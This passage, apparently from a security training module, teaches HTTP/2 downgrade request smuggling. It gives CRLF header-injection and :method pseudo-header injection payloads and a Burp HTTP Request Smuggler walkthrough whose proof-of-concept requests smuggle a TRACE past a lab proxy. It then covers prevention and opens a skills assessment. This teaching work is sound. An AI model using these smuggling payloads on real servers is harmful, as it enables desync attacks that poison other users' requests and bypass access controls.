Transfer-Encoding: chunked
Content-Length: 48

0

GET /smuggled HTTP/1.1
Host: http2.htb
```

When rewriting the request to HTTP/1.1, the semantics of the CRLF sequence changes as it now separates headers from each other. Therefore, the HTTP/1.1 request now contains a header `Dummy` with the value `asd`, and a header `Transfer-Encoding` with the value `chunked`. Just like in the previous case, we have an `H2.TE` vulnerability since the TE header has precedence over the CL header in HTTP/1.1.

Request Line Injection

Since pseudo-headers are special in HTTP/2, they might be treated differently. It might therefore be worth checking them separately, since potential validation checks may not be applied. For instance, we can achieve request smuggling if the reverse proxy does not properly check the HTTP/2 pseudo-headers before rewriting the request to HTTP/1.1 with an HTTP/2 request like the following (header names are `red`, header values are `green`, and the request body is `yellow`):

```
:method POST / HTTP/1.1\r\nTransfer-Encoding: chunked\r\nDummy: asd
:path /
:authority http2.htb
:scheme http
0

GET /smuggled HTTP/1.1
Host: http2.htb
```

The HTTP/2 request contains the value `POST / HTTP/1.1\r\nTransfer-Encoding: chunked\r\nDummy: asd` in the pseudo-header `:method`. A vulnerable reverse proxy creates the following TCP stream:

```
POST / HTTP/1.1
Transfer-Encoding: chunked
Dummy: asd / HTTP/1.1
Host: http2.htb
Content-Length: 48

0

GET /smuggled HTTP/1.1
Host: http2.htb
```

When rewriting the request to HTTP/1.1, the CRLF sequence in the method pseudo-header results in the TE header being added to the request. The actual path and `HTTP/1.1` keyword are appended to the `Dummy` HTTP header during the rewriting process. Therefore, the HTTP/1.1 request now contains a header `Dummy` with the value `asd / HTTP/1.1`, and a header `Transfer-Encoding` with the value `chunked`. Just like in the previous cases, we have an `H2.TE` vulnerability since the TE header has precedence over the CL header in HTTP/1.1.

HTTP/2 Downgrading Tools & Prevention

After discussing how we can exploit HTTP request smuggling vulnerabilities in HTTP/2 settings, let's explore tools that can help us during identification and exploitation. Lastly, we will discuss how we can protect ourselves from HTTP/2 request smuggling vulnerabilities.


Tools of the Trade

We can again use the Burp Extension HTTP Request Smuggler to make our lives significantly easier when hunting for HTTP/2-related request smuggling vulnerabilities.

To start, we can send any HTTP/2 request to Burp Repeater. As an example, consider the following request:

```
GET /index.php?param1=HelloWorld HTTP/2
Host: http2.htb
```

We can then right-click the request and go to `Extensions > HTTP Request Smuggler > CL.0`:



```
GET /index.php?param1=HelloWorld HTTP/2
Host: http2.htb
```

This will open a new window that is most likely too large for your screen. Just leave everything in the default settings and press `Enter` to start the scan. Burp will then run a scan for a `CL.0` vulnerability in the background. This is the same as the type of `H2.CL` vulnerability discussed in the previous section. It is also called `CL.0` vulnerability since the CL header is set to 0 and the request body contains only the smuggled request.

We can see the result of the scan in `Extensions > Installed`. When selecting the `HTTP Request Smuggler` extension from the list, select the `Output` Tab at the bottom of the window. The result is printed to the UI and looks like this:

```
Queueing reuest scan: CL.0
Found issue: CL.0 desync: h2CL|TRACE /
Target: https://172.17.0.2
HTTP Request Smuggler repeatedly issued the attached request. After 1
attempts, it got a response that appears to have been poisoned by the body
of the previous request. For further details and information on
remediation, please refer to https://portswigger.net/research/browser-
powered-desync-attacks
```

```
Evidence:
=======================================
GET /index.php HTTP/2
Host: 172.17.0.2:8443
Origin: https://wguglsurkz2.com

=======================================
POST /index.php HTTP/1.1
Host: 172.17.0.2:8443
Origin: https://wguglsurkz2.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

TRACE / HTTP/1.1
X-YzBqv:
=======================================
POST /index.php HTTP/1.1
Host: 172.17.0.2:8443
Origin: https://wguglsurkz2.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

TRACE / HTTP/1.1
X-YzBqv:
=======================================
```


Burp tells us that the web application is vulnerable to a `CL.0` vulnerability. It gives us a proof-of-concept request to verify the finding from the automated scan. Let's verify the result. To do so, we are going to use the following requests from the above output. Request 1:

```
POST /index.php HTTP/1.1
Host: 172.17.0.2:8443
Origin: https://wguglsurkz2.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

TRACE / HTTP/1.1
X-YzBqv:
```

Request 2:

```
GET /index.php HTTP/2
Host: 172.17.0.2:8443
Origin: https://wguglsurkz2.com
```

Create a tab group in Burp Repeater and ensure that the `Update Content-Length` option is unchecked for the first request. To verify that other users can be affected, we will send the two requests subsequently via separate TCP connections, giving us the following two responses. The first response is a `200` status code and contains the index we requested:




Request

```
POST /index.php HTTP/2
Host: 172.17.0.2:8443
Origin: https://wguglsurkz2.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

TRACE / HTTP/1.1
X-YzBqv:
```

Response

```
HTTP/2 200 OK
Date: Tue, 31 Jan 2023 20:33:30 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 4443
Content-Type: text/html; charset=UTF-8
Via: HTTP/2.0 Armeria proxy
```

However, the second response is a `405` status code:



Request

```
GET /index.php HTTP/2
Host: 172.17.0.2:8443
Origin: https://wguglsurkz2.com
```

Response

```
HTTP/2 405 Method Not Allowed
Date: Tue, 31 Jan 2023 20:33:30 GMT
Server: Apache/2.4.41 (Ubuntu)
Allow:
Content-Length: 300
Content-Type: text/html; charset=iso-8859-1
Via: HTTP/2.0 Armeria proxy
```

This indicates that we successfully smuggled the `TRACE` request past the reverse proxy and influenced the second request, proving a request smuggling vulnerability with the help of the burp extension `HTTP Request Smuggler`.

HTTP/2 Attacks Prevention

The main cause for the attacks described here is HTTP/2 downgrading. Reverse proxies should not rewrite HTTP/2 requests to HTTP/1.1. Instead, HTTP/2 should be implemented end-to-end such that no rewriting is required. The difference in the two protocol versions means that minor deviations from the specifications in the implementation of reverse proxy and web server software can cause vulnerabilities such as request smuggling. Proper configuration and implementation of HTTP/2 prevent these issues entirely.

Skills Assessment

Scenario

A company tasked you with performing a security audit of the latest build of their web application. Try to utilize the various techniques you learned in this module to identify and exploit vulnerabilities found in the web application. The customer stated that they implemented a WAF to block malicious requests and prevent external access to internal endpoints.

The customer set up an email account for you which you can access at the endpoint `/mail` to enable testing of the entire functionality. Your email address is `[email protected]`.